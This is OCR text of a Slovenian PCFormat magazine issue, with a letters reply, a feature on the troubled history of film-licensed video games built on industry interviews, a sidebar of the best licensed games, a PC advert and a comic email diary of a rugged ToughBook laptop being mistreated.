
PCF pravi **Najprej DVD: če ne dela, pošlji nazaj, takoj ti ga bomo zamenjali. DVD moramo zaradi kompleksnejšega postopka tiskanja končati veliko pred revijo, tako da takrat še ni jasno, kakšno oceno bo dobila katera igra. 9,39GB iger kot je *Driv3r*? Pretiravaš. Zelo. Praktično vse dobre igre, ki se pojavijo v demo oblikí, prej ali slej končajo na našem disku, potem pa so tu še celotni programi, preizkusni programi, filmčki... Glede ocen je pa stvar čisto preprosta: vse ocene so subjektivne. Pokaži mi človeka, ki pravi, da si *Doom 3* ne zasluži 94%, pa ti jih mi pokažemo 10, ki pravijo, da si. Demo igre, tudi tiste slabe, na disk dajemo ravno zato, ker so ocene subjektivne, tako da si lahko sami ustvarite mnenje o določeni igri. Grafika se tudi nam ne zdi glavna, poglej samo med male opise.**

Pišite in zmagajte!

Ta mesec podarjamo odličen igralni plošček *Trustmaster wireless dual tiger* in igro *Pro Evolution Soccer 4*. Za rubriko Pisma bralcev je oboje prispevalo podjetje VideoToP.

Pišite zdaj! Pošljite nam svoje misli, skrbi in ideje, ki zadevajo revijo *PCFormat*, vaš PC, računalniške igre ali življenje na splošno.

Verbatim
www.verbatim-europe.com



Igre serije *Harry Poter* želijo razširiti del Potterjevega sveta.

Ljubka Kylie Minogue je nastopala v prvem filmu *Street Fighter*.

Filmi in igre

Ali lahko licenčna igra pričara magičnost filmske izkušnje? *PCF* sreča resničnega čarovnika Harryja Potterja in poizve, kako in kaj

V igri *The Italian Job* ne razstreljujete le prekletih vrat.

Vse slike iz filmov © Kobal

Igra *Tomb Raider* je proizvedla dva filma, v katerih igra Angelina Jolie kot akrobatska dama Lara Croft.

Ne tako dolgo tega je bil priznani filmski režiser Francis Ford Coppola kar malce užaljen, ko je izvedel, da bo *The Godfather* postal tudi akcijsko-pustolovska računalniška igra. Razvija jo Redwood Shores Studio, del podjetja Electronic Arts, izšla naj bi še letošnjo jesen, vključuje pa 3D modele Don Vita, Sonnyja Corleoneja in Toma Hagena ter zvočne posnetke ostarelih igralcev, ki so jih upodobili. Celo Marlon Brando je (verjetno za zelo zajetno plačilo) posnel nekaj odlomkov dialoga, preden se je za večno poslovil. V igri bo nastopalo tudi nekaj novih likov, za katere pa je Coppola izjavil, da razen "streljanja in medsebojnega pobijanja" ne bodo počeli prav veliko. Z oscarjem nagrajeni ustvarjalec filmov je na kratko povzel, da bo igra "zloraba filma".

Da je bila igra tako visokega profila odklonjena iz prve roke, očitno ni dobra reklama za EA, vprašanje pa je, če Coppola v resnici sploh razume čar iger. Morda ne, toda nihče ne potrebuje preveč izkušenj z interaktivno zabavo, da bi se zavedal, da njegova slutnja ni brez osnove. Samo peščici iger po filmskih licencah je namreč uspelo pričarati resnično filmsko izkušnjo.

Toda ali je sploh pošteno primerjati te igre s filmi, na katerih temeljijo? In ali so igre po filmskih licencah v resnici zmeraj zanič?

Če se ozremo po igrah, ki so bile izdane v zadnjih mesecih, lahko skorajda trdimo, da se njihova kakovost izboljšuje: *Lemony Snicket's A Series of Unfortunate Events* je bila na trenutke rahlo zabavna, *The Chronicles of Riddick* pa dejansko celo dobra, in čeprav nas *Alexander* ni navdušil, pa je to v zadnjem času uspelo *Star Wars*, ki ji še pred nekaj leti ni kazalo nič dobrega. So se igre po licencah filmov zares izboljšale ali pa smo jim po dvajsetih letih trpljenja ob povprečnosti bolj pripravljeni odpustiti napake kot včasih? Navsezadnje se nam ni treba ozreti daleč v preteklost, da bi se spomnili *Men In Black*, *Enter The Matrix* in *The Blair Witch Project*... moramo še kaj dodati?

Filmske klasike, kot je *The Great Escape*, so bile predelane v igre, skupaj z dirkami motorjev.

VLADAVINA PODJETJA OCEAN

Verjetno ne, a vseeno dajmo: *ET – The Extra Terrestrial* je ena izmed prvih iger po licenci Hollywooda, ki ostaja izvrsten primer kratkovidnosti lastnega založnika. Legenda pripoveduje, da naj bi igro naredili v pičlih petih tednih, glede na to, da so pet milijonov izvodov zapeljali na odpad, pa lahko sklepamo, da ni bila ravno mojstrovina. *Highlander*, ki je bil za Spectrum izdan leta 1987, prav tako sodi med zgodnje neuspehe. Kaj pa podjetje, ki je izdalo omenjeno spako in še nekaj drugih? EA in THQ danes zasipavata svoje delničarje z dohodki iz licenčnih izdelkov, podjetje Ocean pa je bilo tisto, ki jim je utiralo pot.

"*Highlander* je bila zagotovo najslabša licenčna igra, pri kateri sem kdaj sodeloval," priznava Gary Bracey, bivši direktor razvojnega oddelka pri podjetju Ocean, vodilne skupine britanske produkcije iger v osemdesetih letih. "Moram pa poudariti, da se nihče ne loti razvijanja igre, da bi načrtno ustvaril slabo ali povprečno igro. Vsak razvijalec, s katerim sem kdaj sodeloval, je bil strastno prepričan v svoje delo, razvijalci pa so tudi zadnji, ki bi sprejemali kompromise. Vendar pa so komercialni vidiki pogosto v navzkrižju z ustvarjalnimi nameni."

Seveda so komercialni vidiki zmeraj v navzkrižju z ustvarjalnimi nameni, še zlasti pri procesu razvoja igre, toda kaj je pri filmskih licencah tisto, kar še dodatno stopnjuje konflikt?

"Pogosto smo se morali odločiti za licenco na podlagi scenarija, od tega trenutka pa smo imeli na razpolago morda leto dni do izdaje filma, včasih tudi samo šest mesecev. Ko smo pričenjali s tem poslom, je bila razumna doba za ustvarjanje povprečne igre šest do dvanajst mesecev. Z uveljavljanjem večjih formatov in s povečanjem povpraševanja po bolj prefinjenih igrah pa so se raztegnili tudi naši roki. Kakovost ali vsaj ustvarjalnost sta se zmanjšali."

> "*Highlander* je bila najslabša igra po filmski licenci, pri kateri sem kdaj sodeloval"


Če mislite, da je to bilo takrat in da so se danes stvari spremenile, pa je Bracey, ki je sedaj izvršni direktor Digimaska, prepričan, da se je zgodovina pričela ponavljati: "Ne bi bilo pošteno reči, da gre ves denar v licenco in da ga tako ostane premalo za dejanski razvoj, vendar menim, da je industrija iger, kar zadeva licenčne naslove, preveč odvisna od umikov."

Alex Laurant, ki z EA trenutno sodeluje pri razvoju naslednje igre v seriji *Harry Potter*, čuti ta pritisk: "Med nastajanjem filma imamo dostop do njegove razvijajoče se oblike," je povedal, "eden izmed izzivov pa je, da želimo izdajo igre uskladiti z datumom izdaje filma. Bilo bi izvrstno, če bi se lahko poigrali s časom in počakali na zaključek produkcije filma, tako da bi lahko izkoristili prednosti vsega, kar počnejo oni, igro pa bi še vedno izdali ob pravem času."

PRAVI TRENUTEK

Zdi se, da je bistveno ravno tempiranje. Ko podjetja, kot je EA, kupijo pravico do ustvarjanja igre, ki temelji na filmih, kot je *Harry Potter*, gre navsezadnje del te investicije v velikanska marketinška prizadevanja Warner Brothers, s katerimi promovirajo film.

Morda mente, da so pri EA nekoliko zamudili z *The Lord of the Rings: Battle For Middle Earth*, vendar je bila izdaja igre usklajena z zaključkom razširjene filmske trilogije. Izid *Star Wars Battlefront* je bil časovno usklajen s prvencem



Super Mario Bros: dobra igra, sramota za film.

klasične trilogije *Star Wars* na DVD-ju. V primeru teh licenc način dela "igra bo končana, ko bo končana" preprosto ni možen.

"Situacija je takšna, da v nobenem primeru ne morete zmagati," pravi Bracey. "Če igra izide prepozno, nimate nobene koristi od reklam, ki spremljajo film. Prav tako je lahko igra označena za postano, če izide mesec ali dva po filmu, zaradi tega pa lahko trpi prodaja. Če igra izide pravočasno, torej časovno usklajena s filmom, in je očitno utrpela nekatere kompromise v kakovosti, bo spet trpela prodaja zaradi negativnih kritik, ki se med ljudmi hitro razširijo. Odlična igra z naslovom težko pričakovanega filma se lahko neverjetno dobro prodaja, če pa je obenem še izdana ob pravem času, se znajdete v nebesih."

Vse igre po filmskih licencah pa ne izidejo istočasno s prihodom filma na velika platna. V primeru *The Godfather* so pri EA z izdajo igre očitno kar nekaj časa počakali. Seveda obstajajo jasne prednosti pri izdelavi igre po filmu, ki si je že ustvaril veliko bazo ljubiteljev.

"Pri starejših naslovih ni nobenega neposrednega časovnega pritiska, saj delamo predelavo dobro znane kultne klasike," je povedal Dave Clark, direktor marketinga pri podjetju SCI, ki je lansko leto objavilo, da je kupilo pravice za izdelavo igre *Reservoir Dogs*. "Ljudje se bolj zavedajo, kaj licenca sploh pomeni – če je film po 30 letih preživel preizkus časa, mora biti dober."

VRAČANJE K IZVORU

V primeru serij filmov, kot sta *Harry Potter* in *Star Wars*, kjer obstaja poleg filmov celoten domišljijski svet, se današnji razvijalci srečujejo z dodatnimi pritiski. *PCFormat* je obiskal razvijalsko ekipo igre na prizorišču prihajajočega filma, da bi izvedeli še več.

"Spoštovati moramo lastnino, katere podaljšek ustvarjamo," je povedal Alex Laurant. "V bistvu razširjamo del sveta *Harryja Potterja*.

Milla Jovovich je izpraševila riti zombijev v *Resident Evil* iz leta 2002, enem izmed čedalje številčnejših filmov, ki so zasnovani na igrah.

Battle For Middle Earth je časovno sovpadala s trilogijo *Lord Of The Rings*.

Zvesti moramo ostati viziji JK Rowling, spoštovati Warner Brothers in vizijo ustvarjalcev filma, od podobnosti igralcev do občutja prizorišč in videza tega filma v primerjavi s prejšnjim." Če jim to ne uspe, razvijalci morda sploh ne bodo imeli igre, ki bi jo lahko izdali, v najboljšem primeru pa bodo v zaostanku za nekaj dragocenih tednov, s čimer bodo tvegali, da zamudijo tisti velepomembni datum izdaje.

"Lahko se zgodi, da razvijete igro in jo predate filmskemu studiu, nato pa ugotovite, da nekomu ni všeč videz kakšne podrobnosti," pravi Bracey. "Tako smo imeli težave z dolžino Batmanovih ušes, zgodilo pa se nam je celo, da so našo igro *Simpsons* zavrnili zaradi – citiram – 'ker je bilo Bartovo mežikanje neustrezno.'"

Kljub omejitvam, ki jih igram vsiljujejo lastniki licenc, in kljub temu, da se igre in filmi med sabo bistveno razlikujejo, mnogi v industriji iger menijo, da je zbliževanje iger in filmov neizogibno in celo nujno, tako v ustvarjalnem, kot finančnem smislu.


"Oba medija se dramatično spreminjata," je prepričan Bracey. "Računalniška grafika postaja

Licenca za uživanje

Tukaj je naš izbor najboljših iger po filmskih licencah skozi zgodovino


TIE FIGHTER (PC)

Podjetje LucasArts je v času, ko je bilo težko brcniti mimo, izdalo *TIE Fighter*, igro po filmski licenci, ki je izkoriščala prednosti PC-ja; izgledala je izvrstno, ponujala je nov pristop h galaktični vojni, obenem pa je bila tudi neprimerno boljša kot peldenski *Rebel Assault* - igra, ki je bila sicer bolj zvesta filmu, hkrati pa je ponujala izključno samo priložnost za bahanje ljudi, ki so kupili eno izmed tistih modnih novotarij - pogon CD-ROM.




DUNE II (PC)

Preberite staro oceno te igre danes in nedvomno se boste spraševali, kako se je ocenjevalec lahko izognil omembi besedne zveze "realno-časovna strategija". Razlog tiči v tem, da pred *Dune II* in naslednico *Command & Conquer* podjetja Westwood akronima RTS ni uporabljal nihče. Le redke igre po filmskih licencah se lahko pohvalijo, da so začetnice žanra in ta je ena izmed njih.




GOLDENEYE (N64)

Poveličevana ne le zaradi tega, ker je oživila licenco filmov o Bondu, področje, na katerem se je iz povprečnosti uspelo dvigniti le *A View To A Kill*, je bila *Goldeneye* v času izdaje označena kot rešiteljica prvoosebnih strelskih iger. Sami smo bili prevečzaposleni z igranjem *Duke Nukem* in *Quake*, da bi se zanjo sploh zavzeli, kljub temu pa je *Goldeneye* nedvomno klasična igra za konzole.




STAR WARS (IGRALNI AVTOMAT)

Čista klasika. Vaši liki so komunicirali z uporabo pravega govora, vi pa ste se lahko celo usedli na stol. Še več: polgrali ste se lahko z vsemi najboljšimi deli filma, celotna zadeva pa je bila prestavljena v presenetljivi grafični podobi. *Star Wars* ni bila le fantastična arkadna igra na igralnih avtomatih, temveč je postavila tudi temelje za igre po filmskih licencah, ki so izšle kasneje.



MEDAL OF HONOR: ALLIED ASSAULT (PC)

Ozko gledano ni šlo za igro po filmski licenci, vendar je bila stvaritev Dreamworks (produkcijske hiše režiserja Stevena Spielberga), vključevala pa je zvoke iz *Saving Private Ryan*, kot tudi neprijetno dobro nadrejen poklon uvodni polovici ure v filmu. Kakorkoli že, *Medal of Honor* je bila precej očitno povezana s filmom.



bolj realistična, filmska produkcija pa istočasno postaja bolj odvisna od digitalnih učinkov in izboljšav, zaradi česar se prepad med obema zmanjšuje. Lahko si predstavljam, da bo čez deset let ista ekipa sočasno ustvarjala film in igro."

Morda smo temu bliže kot si mislimo. Pred šestimi leti je Chris Roberts presedlal iz *Wing Commander IV* k filmu *Wing Commander* in mnogi bi lahko potrdili, da je med obema bolj malo razlik. Nedavno sta tudi ustvarjalca *Matrix*, brata Wachovski, prevzela vodstvo pri razvoju *The Matrix Online*. Pri razvoju omenjene igre sodelujeta še danes, saj je ne vidita le kot dodatek k filmu, temveč kot bistveno razširitev zgodbe *Matrix*.

V primeru *Harryja Potterja* se je ekipa EA podprla s talenti Hollywooda: Laurant, ki je danes trdno zasidran na položaju umetniškega vodje pri *Harryju Potterju*, je bil pred tem zaposlen kot vodja ekipe za posebne učinke pri podjetju Light and Magic, ki se ukvarja s posebnimi filmskimi učinki, sodeloval pa je pri posebnih izdajah *Star Wars*, *Saving Private Ryan*, *Minority Report* in *The Day After Tomorrow*.

"Moje izkušnje na področju filma so mi v neprecenljivo pomoč," je povedal. "Učim se, kako se oblikujejo igre, upam pa, da mi bo uspelo vanje vključiti nekaj najboljših lastnosti zasnove filmov."

VEČNO ČAKANJE

Morda je bila težava ves čas v tem, da so tako ustvarjalci filmov, kot igralci računalniških iger, dojemali igre po filmskih licencah kot marketinško potezo in ne kot pristne razširitve filmske izkušnje. Iz takega pogleda izhaja tudi odpor Coppole do igre, ki je seveda ni nikoli igral, in prepričanje igralcev, da igra ne bo uspešna. Kar poraja vprašanje: ali bi nekatere filme morali preprosto pustiti pri miru? Če igre zares ne morejo pričarati bistva filma, kot so prepričani mnogi, ali ne bi morali biti potem zadovoljni z akcijskimi igrami, ki temeljijo na akcijskih filmih?


"Nekatere filme bi morali pustiti pri miru zaradi moralne spodobnosti," meni Dave Clark. "Vendar menim, da ima lastnik licence pravico odločati o tem, ali bo iz filma nastala igra ali ne. Film je njihova lastnina, s katero lahko počne, kar si zaželi. Kar zadeva *The Godather*, pa bo film ostal klasika, ne glede na kakovost igre."

"Razumljivo je, da je Coppola zaščitniški do tega, kar je ustvaril," je dodal Gary Bracey. "Podobno kot *Citizen Kane* ali *Casablanca*, vidi svojo stvaritev kot umetnino, ki bo z interaktivno obliko postala trivialna. Mislim, da ima do neke mere celo prav, hkrati pa menim, da bi moral svoja mnenja obdržati zase, dokler ne vidi končnega rezultata." **PCF**

Film po igri po filmu

Interaktivna industrija napaja Hollywoodske uspešnice

Skoraj tako dolgo kot na igre vplivajo filmi, se tudi Hollywood obrača k interaktivni industriji in išče prvine, ki bi jih lahko predelal v najnovejše filmske uspešnice. V zadnjem času smo priča številnim predelavam, saj sta si tako *Tomb Raider* kot *Resident Evil* prislužili filmske dvojnike, kmalu pa si bomo lahko ogledali tudi že večkrat napovedan film *Doom*. Sodeč po preteklih izkušnjah so taki filmi sledili licencam iger v tem, da so bili precej povprečni, v primeru *Dooma* pa so ljubitelji igre vznejevoljeni do take mere kot je Coppola ob igri *The Godfather*. Na srečo so se stvari premaknile na bolje, od dni, ko je Bob Hoskins igral Maria; danes smo pravzaprav dosegli stopnjo, na kateri igre po filmskih licencah oživljajo filmske franšize v zatonu - *Alien Vs Predator* je odličen primer. Kdove, morda nam bo čez nekaj let Coppola predstavil novo generacijo družine Corleone. V tem primeru se bo moral za priložnost morda zahvaliti prav EA.



Bi se igrali z Donom Corleonejem?

Zelo delaven. Zelo zmogljiv.

Intel® Pentium® 4 procesor z HT tehnologijo in računalniki PCH Professional[120] omogočajo večjo storilnost in še več zabave z vašim računalnikom.

- PCH Professional[120]
- Intel® Pentium® 4 procesor z HT tehnologijo 3.0 GHz
- osnovna plošča Intel® 865PE z vgrajeno zvočno in mrežno kartico , SATA
- pomnilnik 512MB DDR PC400
- gibki disk 1.44 MB
- LCD monitor Philips
- trdi disk Maxtor 120GB SATA, 7200 rpm
- DVD-RW zapisovalnik Aopen 16x +/- Dual
- graf. kartica Radeon 9600 Pro 128MB, TV, DVI
- ohišje midi stolp, 350W, USB sprednj
- operacijski sistem MS Windows XP Home Edition, slo
- garancija 2 leti

intel inside pentium 4 HT

PC HAND COMPUTERS

Proizvodnja, servis in prodaja računalnikov PCH®:
PC H.AND d.o.o., Ind. cona Trzin, Brezovce 10, 1236 Trzin
telefon:01/ 530 08 00, e.mail: info@pchand.si, www.pchand.si

Pooblaščeni prodajalci računalnikov PCH®:
FOC d.o.o. (tel: 01/500 82 12); STAMIS s.p. (tel: 01/52 12 408);
GO INFO d.o.o. (tel: 05/335 07 08); JGC s.p. (tel: 07/393 55 81).

Intel, Intel logo, Intel Inside, Intel Inside logo, Intel Centrino, Intel Centrino logo, Celeron, Intel Xeon, Intel SpeedStep, Itanium and Pentium are trademarks or registered trademarks of Intel Corporation or its subsidiaries in the United States and other countries.

LAHKO VAŠ NOTESNIK... PREŽIVI ATENTAT?

Poimenujte svoj notesnik "ToughBook" in takoj se bo našel kak cepec, ki vas bo prijel za besedo. Gregorjev bratranec, Robert Mraz, gotovo spada v to skupino...

Zadnja leta je v uredništvo revije *PCFormat* priromalo nekaj konkretno robustnih primerkov notesnikov. Od nadomestkov za namizne modele velikosti likalne deske, do modelov, v katere so vgrajene zadnje iznajdbe s področja raziskav odpornosti na udarce – vse smo na naših testiranjih pripeljali do meja zmogljivosti. Ko je govora o oklepnih notesnikih, smo videli vse.

Tako smo vsaj mislili. Pred kratkim se je nek ameriški vojak po čudežu rešil, ko so iraški uporniki streljali na njegovo vozilo. Eden izmed izstrelkov, ki so se usuli proti njemu, je prebil oklepljena vrata vozila in ga je ustavil šele notesnik Panasonic ToughBook, ki je sedel v predalu poleg vojaka na drugi strani vrat. Neverjetno pri vsem tem je, da sta napad preživela tako vojak, kot tudi notesnik.

ToughBook je zgrajen 20-krat močneje kot standarden notesnik in je prestal teste padca z višine 90cm na trdno površino. Poganja ga Intelova tehnologija Centrino Mobile (1,1GHz), v trgovini pa boste zanj odšteli okoli 850.000 SIT. Če taka zverinica pogoltne kroglo in še vedno živi, kako daleč bi bilo treba iti, da bi jo pokončali? Zabavali smo se, ko smo iskali način. **PCF**

Slike © Katharine Lane-Sims

LAHKO VAŠ NOTESNIK... PREŽIVI ŠE EN DAN?

Naslovnik: PCFormat
Datum in ura: 1. julij, 16:57

Zadeva:
PANASONIC CF-18 TOUGHBOOK

Najprej bi se rad opravičil za žalostno podobo iPoda Mini, ki sem vam ga pred kratkim vrnil. Še vedno nisem povsem prepričan, kako je prišel v mikrovalovno pečico, obljubim pa vam, da je to zadnjič, da sem ubil eno izmed vaših napravic.

Res me je osrečilo, ko sem videl, da mi še vedno zaupate. Natančno sledim vašim navodilom, tako da vam bom opisal vsak dan s Panasonicom CF-18 ToughBook, ki ste mi ga blagovolili poslati na testiranje. Če sem odkrit, se mi zdi, da bo to za bralce precej dolgočasno branje, ampak kdo sem jaz, da bi dvomil v odločitve urednika tako čislane revije.

Pozdravček,
Robert

PS: Dejansko vam to sporočilo pošljam s ToughBooka z uporabo brezžične povezave. Kar kul, kajne?

Naslovnik: PCFormat
Datum in ura: 2. julij, 18:23

Zadeva:

2

PRIŠLO JE DO MALEGA POŽARA...

Stavim, da ste pomislili, da sem skuril vašega ToughBooka, ko ste videli ta naslov, kajne? Ste pa res nezaupljivi

Malce sem zadremal, ko sem počival na klopi pri vrtu, in očitno mi je takrat ena izmed cigaret zdrknila iz pepelnika in zanetila časopis. Kar je grozno, ker sem ga želel še prebrati. Junaško sem uspel zajeziti besne plamene, še preden so ti dosegli ToughBook (ni se mi treba zahvaljevati), a je pri tem nekaj prahu gasilnega aparata prišlo na notesnik. Brez panike, zadeva še vedno deluje tako kot je treba.

Če bi se radi pogovorili o mojem članku ali če vam karkoli leži na duši, me lahko kadarkoli pokličete domov. Mojo številko že imate.

Robert

Naslovnik: PCFormat
Datum in ura: 3. julij, 10:34

Zadeva:

3

STOPILA JE NANJ...

Prišlo je do nekih manjših zapletov v zvezi s Panasonicovim ToughBookom, ki ste mi ga poslali v uporabo.


Moja hčerka je v tistih čudnih letih, ko se ji vsaka stvar zdi namenjena igri. Ne sprašujte me, kako se je lahko ta drag kos opreme preko noči znašel na tleh – sanja se mi ne – a ko sem zjutraj prišel na zajtrk, je moja hči uporabljala ToughBook namesto pručke. In trampolina. Eh, saj veste, kakšni so otroci.

Si boste pa oddahnili, ko vam bom povedal, da mala tehta komaj slabih 20 kilogramov in notesnik ni utrpel nobenih vidnih poškodb.

Lep pozdrav,
Robert

